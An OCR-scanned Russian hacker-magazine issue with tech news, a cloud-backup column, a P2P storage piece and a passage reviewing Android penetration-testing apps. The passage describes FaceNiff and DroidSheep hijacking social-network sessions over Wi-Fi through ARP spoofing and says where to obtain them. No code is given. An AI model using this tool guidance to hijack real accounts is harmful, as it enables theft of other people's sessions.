Видеть сквозь стены — мечта спецслужб всего мира. В одном из прошлых номеров мы уже рассказывали про передвижные рентгеновские сканеры, что колесят по городам под видом обыкновенных фургонов. Сегодня представляем тебе еще более жуткое изобретение — пассивный Wi-Fi-радар. Устройство разработали в Лондонском университетском колледже, и изобретатели уже отчитались — оно прекрасно работает. Принцип работы Wi-Fi-радара традиционен, в его основе лежит эффект Допплера: любой движущийся объект отражает радиосигнал с изменением частоты. Чем выше скорость объекта, тем больше будет разница. Радар состоит из радиоприемника с двумя антеннами и модуля обработки сигналов. Первая антенна настроена на базовую частоту Wi-Fi-маршрутизатора, вторая замеряет отраженный сигнал от движущихся объектов. Устройство способно определить местоположение движущихся объектов, зафиксировать их скорость и направление движения. Сам радар при этом обнаружить невозможно, ведь от него никаких волн не исходит. Помехи для устройства не представляют даже стены, правда, если их толщина не превышает одного кирпича. Впрочем, ученые обещают, что если доработать технологию, то можно будет не только сканировать через более толстые стены, но даже определять частоту пульса и дыхания людей, находящихся за стеной.

«БЕСКОНЕЧНАЯ» БАТАРЕЯ

НЕОБЫЧНЫЙ ГАДЖЕТ ОТ EXOGEAR

Внешними батареями сегодня сложно кого-либо удивить, но компании Exogear это удалось. Необычное устройство, получившее имя Exovolt Plus Battery Pack, — не что иное, как внешняя батарея для подзарядки различных гаджетов, но новинка теоретически имеет бесконечную емкость — ведь ее можно увеличивать, добавляя к «базовой» батарее все новые и новые элементы, которые продаются отдельно. Предела у такого «конструктора» (опять же в теории) нет. Каждая секция имеет емкость 5200 мА • ч. На одном из ребер главной батареи располагаются четыре светодиода, оповещающие об уровне заряда, а также разъемы USB и Micro-USB для подключения заряжаемых устройств. Exogear Exovolt Plus Battery Pack предназначена в первую очередь для устройств компании Apple, но легко может послужить «запрядником» и для любых смартфонов и планшетов других производителей (выходное напряжение составляет 5 В, ток — 2 А). В комплекте с базовой батареей поставляются чехол, кабель для устройств Apple и кабель Micro-USB. Цена базовой секции составляет 90 долларов, а каждый дополнительный элемент обойдется еще в 50.





ГРАФИЧЕСКАЯ СИСТЕМА X.ORG наконец получила поддержку переключения видеокарт на ноутбуках — осталось, чтобы нужный код попал в ядро Linux в версии 3.7.




СИМВОЛ ANONYMOUS может стать торговой маркой. Заявку на регистрацию лого и девиза подала французская компания Early Flicker, торгующая футболками.



ТРЕКЕР DEMONOID снова закрыли, и на этот раз все выглядит серьезно. Домены уже выставлены на продажу, а на владельцев заведено уголовное дело.



КОМПАНИЯ GOOGLE заботится о своих людях. Выяснилось, что после смерти сотрудника Google в течение десяти лет продолжает выплачивать его семье 50% зарплаты.




«ЛАБОРАТОРИЯ КАСПЕРСКОГО» во втором квартале текущего года обнаружила 14,9 тысячи вредоносов для Android (что почти в три раза больше, чем в первом квартале).

НЕ ВСЕ ГЛАДКО В СТАНЕ HP — компания анонсировала убытки по итогам третьего квартала финансового года. Они составят 8,9 миллиарда долларов.

ПОМОГИТЕ, МОЙ ПРИНТЕР СОШЕЛ С УМА

ПОЛЬЗОВАТЕЛИ APPLE ИСПУГАЛИСЬ ПРИМИТИВНОЙ АТАКИ

У этой, в общем-то, смешной новости есть один невеселый нюанс — большинство пользователей явно не знают даже о такой элементарной вещи, как сканирование портов. И о какой безопасности после этого может идти речь?



Не все взломы разрушительны и вредны, иногда хакеры ломают и просто «for fun» или силясь привлечь внимание к какой-либо проблеме. И вот новый пример: с конца августа на форумах Apple Support стали появляться жалобы пользователей, сообщавших, что их принтеры «сошли с ума» и принялись печатать наборы непонятных символов. На первом листе напечатана одна строка:

ö☺<de=♠IEEEMlsqlexec♠9.280

На втором — еще одна:

RDS\#R000000♣sqli☺3☺♣nmap♣nmapol=tlitcp☺h

Оказалось, что взбесившаяся техника у всех пострадавших печатает одно и то же, хотя принтеры у жертв были разными. Объединяет всех пострадавших одна простая вещь — все принтеры имели IP-адреса и открытый порт 9100.

Судя по всему, «хакер» запустил программу для поиска уязвимостей на всех портах, в том числе на 9100-м, с использованием сканера Nmap (или похожего решения). Дело в том, что у многих принтеров этот порт открыт во внешнюю сеть и готов печатать все, что получит в сетевом запросе. К примеру, если на порт 9100 зайти через браузер, принтер напечатает HTTP-заголовки. Кто именно решил позабавиться, история, к сожалению, умалчивает.

КИМ ДОТКОМ ОБЕЩАЛ В ТВИТТЕРЕ ВОЗРОДИТЬ MEGAUPLOAD

«Я ЗНАЮ, ЧЕГО ВСЕ ВЫ ЖДЕТЕ. ОНО ГРЯДЕТ. В ЭТОМ ГОДУ. ОБЕЩАЮ. БОЛЬШЕ, ЛУЧШЕ, БЫСТРЕЕ. 100% БЕЗОПАСНЫЙ И НЕУДЕРЖИМЫЙ»

EBAY ТОЖЕ БОРЕТСЯ с кибермошенниками. При поддержке аукциона за последние три года было арестовано более 3000 человек.

ЗАНИМАТЕЛЬНАЯ СТАТИСТИКА — СЧИТАЕМ ЗОМБИ В СОЦСЕТЯХ

ЗАРАБОТАЛ ИЗОБЛИЧАЮЩИЙ СЕРВИС



В последнее время раскрутка в различных соцсетях цветет пышным цветом. На черном рынке оптом и в розницу покупают и продают фоловеров, друзей, «лайки» и прочее. Такими способами продвижения не гнушаются и политики, и крупные компании, и различные «звезды».

Подсчитать количество фальшивых аккаунтов и просто «мертвых душ» в социальных медиа пытаются давно, и множество копий было сломано в спорах на эту тему. К примеру, недавнее журналистское расследование BBC вызвало большой резонанс: BBC удалось доказать, что поддельные «лайки» в Facebook снижают эффективность рекламных кампаний.

Теперь вычислить «зомби» станет несколько проще: заработал первый сервис, созданный для подсчета фейковых фоловеров в Twitter и Facebook (fakers.statuspeople.com/Fakers/Scores).

Фальшивкой сервис считает юзеров, у которых вовсе нет или мало твитов, нет или мало фоловеров, и пользователей, которые фоловят кучу других аккаунтов. Для оценки количества фейков составляется случайная выборка до 1000 фоловеров. К сожалению, этого мало для аккаунтов с миллионами последователей — велика вероятность осечки, — зато для аккаунтов, чья аудитория составляет несколько десятков или сот тысяч пользователей, результаты весьма точны. Например, для @XakepRU результат таков: 9% фейковых, 25% неактивных, 66% настоящих :).



Чуть больше 83 миллионов (8,7%) пользовательских профилей Facebook являются фальшивыми. Такова официальная статистика, обнародованная соцсетью в отчете для Комиссии по ценным бумагам и биржам США.

APPLE ПРОТИВ SAMSUNG. ИТОГ И ПОСЛЕДСТВИЯ

НЕПРИЯТНЫЕ СВОДКИ С ФРОНТА ПАТЕНТНЫХ ПРОТИВОСТОЯНИЙ

Разбирательство между компаниями Apple и Samsung длится уже более года. Взаимные обвинения продолжают поступать с обеих сторон, а яблоком раздора стали многочисленные патенты обеих компаний, относящиеся как к дизайну устройств, так и к их функционалу.

И вот суд присяжных наконец вынес решение, и оно, к сожалению, бросает тень на всю патентную систему США. Samsung признали виновной в копировании шести из семи заявленных Apple технологий. Присяжные оценили потери Apple в 1,05 миллиарда долларов (сама Apple настаивала на сумме 2,5–2,75 миллиарда). Встречные претензии Samsung, напротив, остались неудовлетворенными. Apple теперь в судебном порядке требует вовсе запретить Samsung продажи восьми моделей смартфонов на рынке США! Представители Samsung утверждают, что такое решение отнюдь не победа Apple, а потеря для всех американских потребителей. Приговор может повлечь за собой сужение выбора на рынке и повышение цен.

И если претензии к дизайну еще объяснимы, то об абсурдности софтверных патентов и о том, что это крайне скользкая штука, многие эксперты говорят уже давно. Если патентовать такие мелочи, как поведение или внешний вид интерфейса, очень скоро мы попросту останемся без инноваций. Разработчикам вместо очевидных и простых решений придется придумывать нечто, не нарушающее ничьих патентов. Стоит ли говорить, что рынок, пользователи и прогресс в целом вряд ли выиграют в такой ситуации?



Суд попросили найти 12 отличий.



КОМПАНИЯ PWNIE EXPRESS, СПЕЦИАЛИЗИРУЮЩАЯСЯ НА ПОЛУЛЕГАЛЬНЫХ «ЖЕЛЕЗКАХ», открыла предзаказ гаджета Power Pwn. По сути, это комп, маскирующийся под обычный электрический удлинитель и начиненный хакерским софтом. Управляют девайсом через веб-интерфейс по SSH-туннелю, команды можно отсылать даже SMS. Стоит такой шпионский гаджет 1295 долларов.



TWITTER ввел новые правила доступа к своей платформе для разработчиков приложений. Теперь создателям новых клиентов запрещено иметь свыше 100 тысяч юзеров.



ВЕЗДЕСУЩИЙ ZEUS добрался даже до платформы BlackBerry, которую обычно зараза почти не затрагивает. Роль малвари-первопроходца досталась софтине ZitMo.

НАСТОЯЩЕЕ И БУДУЩЕЕ 3D-ПРИНТЕРОВ

ПЕЧАТЬ ОРУЖИЯ И ДАЖЕ ДОМОВ УЖЕ ДАЛЕКО НЕ ФАНТАСТИКА

Еще недавно, работая над небольшой заметкой о 3D-принтерах, я пошутила, что если они продолжат и далее развиваться в том же духе, власти скоро забеспокоятся и могут попытаться запретить их от греха подальше. Похоже, шутка попала в цель.

Специалисты давно предрекают, что в скором будущем на 3D-принтере можно будет распечатывать всякие не особенно легальные штуки. За примерами не нужно ходить далеко — на прошедшей в июле конференции HOPE (Hackers On Planet Earth) хакер Ray показал, что на 3D-принтере можно напечатать вполне работоспособный ключ от высокозащищенных наручников Chubb и Bonowi. Также стоит вспомнить, что в начале года на The Pirate Bay заработал раздел «Physibles», откуда предлагается скачать физические объекты (а точнее, заготовки для 3D-принтеров). И хотя никакого особенного «криминала» там до сих пор нет, причины для беспокойства у властей и параноиков уже появляются.

Недавно успехами на поприще 3D-печати поделился американский оружейник, известный в сети под псевдонимом HaveBlue. На оружейном форуме он рассказал, что сумел распечатать на 3D-принтере запчасти для огнестрельного оружия, тщательно протестировал полученное и остался доволен результатом. Разумеется, речь идет не о стволе, бойке и других механизмах, которые просто невозможно выполнить из пластика, но вот ствольную коробку умельцу напечатать удалось. Пистолет 22-го калибра (5,6 мм) уже выдержал более 200 выстрелов и нормально функционирует.

Оружейник использовал для своих экспериментов старенький принтер Stratasys, и материал для ствольной коробки обошелся ему примерно в 30 долларов. На современных 3D-принтерах затраты должны составить и того меньше — примерно 10 долларов, в то время как аналогичная металлическая деталь стоит гораздо дороже. Файлы этот добрый человек выложил в открытый доступ, так что запчасти для огнестрела уже можно скачать с «Пиратской бухты», из вышеупомянутого раздела.

Не особенно мирное применение 3D-принтерам нашла и армия США. В конце августа стало известно, что военные отправили в Афганистан мобильную лабораторию с инженерами и оборудованием для 3D-печати. Техническая служба Rapid Equipping Force (REF) существует с 2002 года и занимается быстрым прототипированием и изготовлением уникальных деталей под заказ, по заявкам бойцов. Кроме 3D-принтеров, в лаборатории установлена система Computer Numerical Control Machining для изготовления деталей из стали и алюминия и другое оборудование, множество инструментов, вроде плазменных резаков по металлу, сверлильных станков на магнитном основании, различных пил и так далее. Что планируют изготавливать при помощи такого арсенала и печатать на 3D-принтерах на месте боевых действий, представить, в общем-то, не сложно.

Впрочем, справедливости ради нужно сказать, что не все жаждут использовать новые технологии в милитаристических целях. Например, профессор Берок Кошевис из университета Южной Калифорнии предлагает печатать дома (contourcrafting.org). Нет, не макеты — настоящие дома. Более того, Кошевис уже приступил к созданию образца строительного 3D-принтера, способного справиться с такой задачей.





Если на печати оружейных деталей можно сэкономить деньги, то, печатая здания, можно сэкономить время. Ожидается, что принтер Contour Crafting будет способен напечатать коробку жилого дома за 20 часов. И это включая несущие стены, перегородки и даже крышу!

ХАКЕРЫ НИКАК НЕ ОСТАВЯТ В ПОКОЕ ЯДЕРНУЮ ПРОГРАММУ ИРАНА


ВИРЬ, ПОРАЗИВШИЙ УРАНОВЫЕ ЗАВОДЫ ИРАНА, НОЧАМИ ВКЛЮЧАЕТ НА ЗАРАЖЕННЫХ МАШИНАХ ТРЕК ГРУППЫ AC/DC. ГРОМКО И ВНЕЗАПНО





КОЛОНКА СТЁПЫ ИЛЬИНА

БЭКАП БЭКАПОВ



Делаем бэкап данных в облако Amazon с помощью FastGlacier

ВЕРА И ЕЕ ДИСКИ

Есть у нас в издательстве милая девушка Вера, которая каждый месяц делает страшное. Она берет рабочие файлы одного из прошлых номеров «Хакера» (тексты, иллюстрации и фотографии, файлы верстки) и заливает их на DVD-болванку. Для архива. Со временем файлы из рабочей папки автоматически удаляются, чтобы сетевое хранилище не забивалось под завязку, но файлы всегда остаются в архиве на болванке. В теории. На практике не раз случалось, что файлов нужного номера может не оказаться. Или, к примеру, на болванке, где должны быть файлы январского номера прошлого года, легко могут обнаружиться файлы февральского. Ну что взять с ручной работы? Естественно, это давно надо было автоматизировать, однако технической возможности не было. Журналов много, файлы большие — админы уверяют, что никаких их NAS'ов для такого объема не хватит (особенно если нужно гарантировать целостность данных). Пришлось все брать в свои руки. Где разместить гигабайты данных максимально надежно и как можно более дешево? Пока я думал над этим вопросом, Amazon анонсировал свой новый сервис Amazon Glacier. Это явно было послание свыше :).

ПОЧЕМУ ТАК ДЕШЕВО?

Напомню, что Amazon — это далеко не просто интернет-магазин. И даже не просто производитель читалок Kindle. Это невероятно технологическая компания, предлагающая всем желающим свои механизмы Amazon Web Services (AWS), позволяющие, к примеру, в момент поднять ферму серверов (технология EC2), организовать бесперебойную отдачу неограниченного объема файлов (S3) и с недавнего времени еще и надежнейший бэкап данных. Если хочешь найти максимально дешевое хранилище для файлов, то это Amazon Glacier. Парадокс в том, что одновременно с этим оно может быть и очень дорогим. Цена хранения составляет 0,01 доллара за гигабайт данных в месяц. Предельно безопасное хранилище для 100 Гб данных (а Amazon гарантирует сохранность 99,999 999 999%) обойдется всего в доллар в месяц. Где подвох? А все просто: Glacier действительно позволяет дешево хранить данные, но достать их из бэкапа может быть очень дорого. Бесплатно можно извлечь лишь 5% от всего размера бэкапа (каждый месяц), а свыше этого придется оплачивать от 0,01 доллара за каждый гигабайт (не считая дополнительных платежей, но это нюансы). Кто-то скажет, что это обдиралово, но на самом деле этот сервис для них просто не подходит. Очень важно понять: это не хранилище файлов (вроде Dropbox) — это именно бэкап. Сюда можно заливать самые важные файлы (например, фотографии) или даже делать копию бэкапа и быть уверенным, что если когда-нибудь с этими файлами что-то случится, то ты их точно сможешь извлечь из облака Amazon. К слову, извлечь не так уж и быстро: запрос обрабатывается от трех до пяти часов. Сложно сказать, что происходит в это время по ту сторону сервиса (возможно, ищутся дешевые жесткие диски с нужными файлами, которые были без питания, после чего данные извлекаются), но именно это позволяет Amazon предлагать такую цену.

КАК ЭТО МНЕ ПОМОГЛО?

В моем случае это было как раз тем, что нужно. Ультрадешевый и надежный бэкап для данных, к которым обращаться нужно очень редко (а возможно, и никогда). Правда, при всей привлекательности начать использовать Glacier было не так просто. С ходу я не смог найти готовый клиент: несмотря на подробный API, который предоставила Amazon, программисты еще не успели написать клиенты. Я быстро нашел реализации на Python и Perl, но хотелось попробовать технологию с помощью какого-то человеческого клиента, которого еще не было, — я этот вопрос отложил. Уже через несколько дней (оцени скорость) вышел релиз виндового клиента FastGlacier (fastglacier.com), который уже умел загружать данные в Glacier и по запросу выгружать их обратно. Все, что нужно, — это завести аккаунт в AWS и указать в настройках программы свои Access Key ID и Secret Access Key — ключи доступа, с помощью которых выполняется авторизация (их можно получить в разделе «Security Credentials»). Я быстро создал Vault (отдельное хранилище файлов) и с хорошей скоростью загрузил туда бэкап одного из номеров. Сделал запрос на извлечение файлов — и смог их получить обратно через три часа.

Стало ясно, что это как раз то, что надо. К сожалению, FastGlacier оказался очень простым клиентом, как и другая похожая поделка Simple Amazon Glacier Uploader (simpleglacieruploader.brianmcmichael.com), — ни в том, ни в другом не предусмотрена возможность периодического бэкапа. Поэтому я нашел консольный клиент glacier-cli (https://github.com/carlossg/glacier-cli), реализованный на Java, и через планировщик nnCron настроил ежемесячную загрузку бэкапов в облако. А Вера и дальше делает бэкапы на болванки. Но еще не знает, что мы ее, наверное, по этому поводу больше не побеспокоим. ⌶

Анатолий Ализар (alizar@gmail.com)





Proof-of-Concept



ДЕЦЕНТРАЛИЗОВАННОЕ P2P-ХРАНИЛИЩЕ

ЧТО ЭТО

«Криптосфера» (bit.ly/wr4vFW) — распределенное хранилище с применением стойкой криптографии. Вместо централизованного сервера файловую систему образует неограниченное количество серверов в интернете. Любой желающий может предоставить кусочек своего дискового пространства для участия в единой мировой системе защищенного хранения данных.


Вся информация в «Криптосфере» хранится в зашифрованном виде: используется или асимметричный шифр, или блочный шифр, или хеш-функция. Это относится к каждому пакету, проходящему через систему (включая рукопожатия!), и абсолютно ко всем хранимым данным.

ЗАЧЕМ ЭТО НУЖНО

Если проект станет популярным, то это будет начало нового этапа в эволюции интернета. Такую систему будет невозможно закрыть, подвергнуть цензуре или отследить источник информации. Среди возможных сфер использования — безопасные персональные бэкапы, обмен файлами в небольших группах (в стиле Dropbox), защищенный от цензуры анонимный веб-хостинг.

Использование «Криптосферы» несколько ограничено тем, что контент этого хранилища не может быть проиндексирован поисковыми системами, которые просто не смогут расшифровать его. Доступ к отдельным файлам получают только пользователи, обладающие соответствующими токенами. Идея создания подобного распределенного хранилища высказывалась и раньше, были многочисленные попытки ее реализовать в рамках таких проектов, как MNet, GNUnet, Free Haven, Tangler, Publius, Freenet и Tahoe-LAFS. Был еще стартап MojoNation, который пытался построить распределенную систему хранения данных, где каждый участник мог предоставлять свои ресурсы за виртуальную валюту Mojo. Авторы проекта говорят, что проект «Криптосфера» во многом создан также под влиянием Git — распределенной системы контроля версий.

По идее, «Криптосфера» должна стать чем-то средним между Freenet и MojoNation.



Стратегия Sybil-атаки


КАК ЭТО РАБОТАЕТ

По содержимому каждого файла вычисляется хеш SHA256, который используется в качестве ключа блочного шифра AES256. Для доступа к любому файлу нужно знать два хеша: хеш зашифрованного файла (чтобы получить разрешение у узла на скачивание файла) и хеш оригинального файла (для расшифровки его содержимого ключом AES256). Таким образом, отдельные узлы «Криптосферы» могут хранить и передавать файлы, не имея доступа к их содержимому. Вся информация дублируется на разных серверах для повышения избыточности и, следовательно, надежности хранения. В отличие от Freenet или Tor, здесь не маскируются пиринговые транзакции между отдельными узлами, но это мало что дает потенциальному злоумышленнику. Поскольку хранение данных осуществляется фрагментарно на разных машинах, то составление списка IP-адресов, скачивающих какой-то файл, не может ничего доказать, ведь система спроектирована так, что фрагменты файлов постоянно копируются с одного узла на другой.

«Криптосфера» пока находится на стадии раннего развития и не готова для использования. Всех заинтересованных приглашают участвовать в разработке проекта, исходные коды опубликованы на GitHub. Обсуждение проекта идет на канале #cryptosphere на irc.freenode.net, а также в Google-группе Cryptosphere (groups.google.com/group/cryptosphere).

Разработчики считают, что для нормального функционирования такой сети нужно создать репутационную систему, которая стимулировала бы пользователей делиться ресурсами. Кроме того, нужно внедрить механизмы защиты от атак типа Sybil — когда пользователи могут эксплуатировать репутационную систему в P2P-сети, создавая большое количество фейковых аккаунтов и тем самым завладевая незаслуженно большой долей ресурсов.

cyber-punk (twitter.com/cyberpunkych)



Боевой смартфон

РУБРИКА MOBILE
ЗАПУСКАЕМ В СЛЕДУЮЩЕМ НОМЕРЕ

HOWTO: КАК ИЗ ДЕВАЙСА НА IOS/ANDROID СДЕЛАТЬ ХАКЕРСКИЙ ИНСТРУМЕНТ

«Смартфон с хакерскими утилитами? Нет такого», — еще недавно сказали бы мы тебе. Запустить привычные инструменты для реализации атак можно было разве что на каком-нибудь Maemo. Теперь же многие инструменты портировали под iOS и Android, а некоторые хак-тулзы были специально написаны для мобильного окружения. Может ли смартфон заменить ноутбук в тестах на проникновение? Мы решили проверить.

ANDROID


Android — популярная платформа не только для простых смертных, но и для правильных людей. Количество полезных][-утилит здесь просто зашкаливает. За это можно сказать спасибо UNIX-корням системы, значительно упростившим портирование многих инструментов на Android. Увы, некоторые из них Google не пускает в Play Store, так что придется ставить соответствующие APK вручную. Также для некоторых утилит нужен максимальный доступ к системе (например, файрволу iptables), поэтому следует заранее позаботиться о root-доступе. Для каждого производителя здесь используется собственная технология, но найти необходимую инструкцию достаточно просто. Неплохой набор HOWTO собрал ресурс LifeHacker (bit.ly/eWgDIu). Однако если какой-то модели тут найти не удалось, на помощь всегда приходит форум XDA-Developers (www.xda-developers.com), на котором можно найти различную информацию фактически по любой модели Android-телефона. Так или иначе, часть из ниже описанных утилит заработают и без root-доступа.

МЕНЕДЖЕР ПАКЕТОВ

BotBrew

bit.ly/Jc0J6N

Начнем обзор с необычного менеджера пакетов. Разработчики называют его «утилитами для суперпользователей», и это недалеко от правды. После установки BotBrew ты получаешь репозиторий, откуда можешь загрузить огромное количество скомпилированных под Android привычных инструментов. Среди них: интерпретаторы Python и Ruby для запуска многочисленных инструментов, которые на них написаны, сниффер tcpdump и сканер Nmap для анализа сети, Git и Subversion для работы с системами контроля версий и многое другое.



СЕТЕВЫЕ СКАНЕРЫ

PIPS

bit.ly/OEV0h9


Незаметный смартфон, который в отличие от ноутбука легко помещается в карман и никогда не вызывает подозрений, может быть полезен для исследования сети. Выше мы уже сказали, как можно установить Nmap, но есть еще один вариант. PIPS — это специально адаптированный под Android, хотя и неофициальный порт сканера Nmap. А значит, ты сможешь быстро найти активные устройства в сети, определить их ОС с помощью опций по fingerprinting'у, провести сканирование портов — короче говоря, сделать все, на что способен Nmap.



Fing

bit.ly/zb3hfX


С использованием Nmap'а, несмотря на всю его мощь, есть две проблемы. Во-первых, параметры для сканирования передаются через ключи для запуска, которые надо не только знать, но еще и суметь ввести с неудобной мобильной клавиатуры. А во-вторых, результаты сканирования в консольном выводе не такие наглядные, как того хотелось бы. Этих недостатков лишен сканнер Fing, который очень быстро сканирует сеть, делает fingerprinting, после чего в понятной форме выводит список всех доступных устройств, разделяя их по типам (роутер, десктоп, iPhone и так далее). При этом по каждому хосту можно быстро посмотреть список открытых портов. Причем прямо отсюда можно подключиться, скажем, к FTP, используя установленный в системе FTP-клиент, — очень удобно.



NetAudit

bit.ly/P4imcZ


Когда речь идет об анализе конкретного хоста, незаменимой может оказаться утилита NetAudit. Она работает на любом Android-устройстве (даже нерутованном) и позволяет не только быстро определить устройства в сети, но и исследовать их с помощью большой fingerprinting-базы для определения операционной системы, а также CMS-систем, используемых на веб-сервере. Сейчас в базе более 3000 цифровых отпечатков.



Net Tools

bit.ly/TBqMNu

Если же нужно, напротив, работать на уровне ниже и тщательно исследовать работу сети, то здесь не обойтись без Net Tools. Это незаменимый в работе системного администратора набор утилит, позволяющий полностью продиагностировать работу сети, к которой подключено устройство. Пакет содержит более 15 различного рода программ, таких как ping, traceroute, arp, dns, netstat, route.




МАНИПУЛЯЦИИ С ТРАФИКОМ

Shark for Root

bit.ly/wpexhA


Основанный на tcpdump сниффер честно логирует в pcap-файл все данные, которые далее можно изучить с помощью привычных утилит вроде Wireshark или Network Miner. Так как никакие возможности для MITM-атак в нем не реализованы, это скорее инструмент для анализа своего трафика. К примеру, это отличный способ изучить то, что передают программы, установленные на твой девайс из сомнительных репозиториев.



FaceNiff

bit.ly/eTaedh


Если говорить о боевых приложениях для Android, то одним из самых нашумевших является FaceNiff, реализующий перехват и внедрение в перехваченные веб-сессии. Скачав APK-пакет с программой, можно практически на любом Android-смартфоне запустить этот хек-инструмент и, подключившись к беспроводной сети, перехватывать аккаунты самых разных сервисов: Facebook, Twitter, «ВКонтакте» и так далее — всего более десяти. Угон сессии осуществляется средствами применения атаки ARP spoofing, но атака возможна только на незащищенных соединениях (вклиниваться в SSL-трафик FaceNiff не умеет). Чтобы сдержать поток скрипткидисов, автор ограничил максимальное число сессий тремя.



DroidSheep

bit.ly/qnfJPr


Если создатель FaceNiff хочет за использование денежку, то DroidSheep — это полностью бесплатный инструмент с тем же функционалом. Правда, на официальном сайте ты не найдешь дистрибутива (это связано с суровыми законами Германии по части security-утилит), но его без проблем можно найти в Сети. Основная задача утилиты — перехват пользовательских веб-сессий популярных социальных сетей, реализованный с помощью все того же ARP Spoofing'а. А вот с безопасными подключениями беда: как и FaceNiff, DroidSheep наотрез отказывается работать с HTTPS-протоколом.



Network Spoofer

bit.ly/No4urr

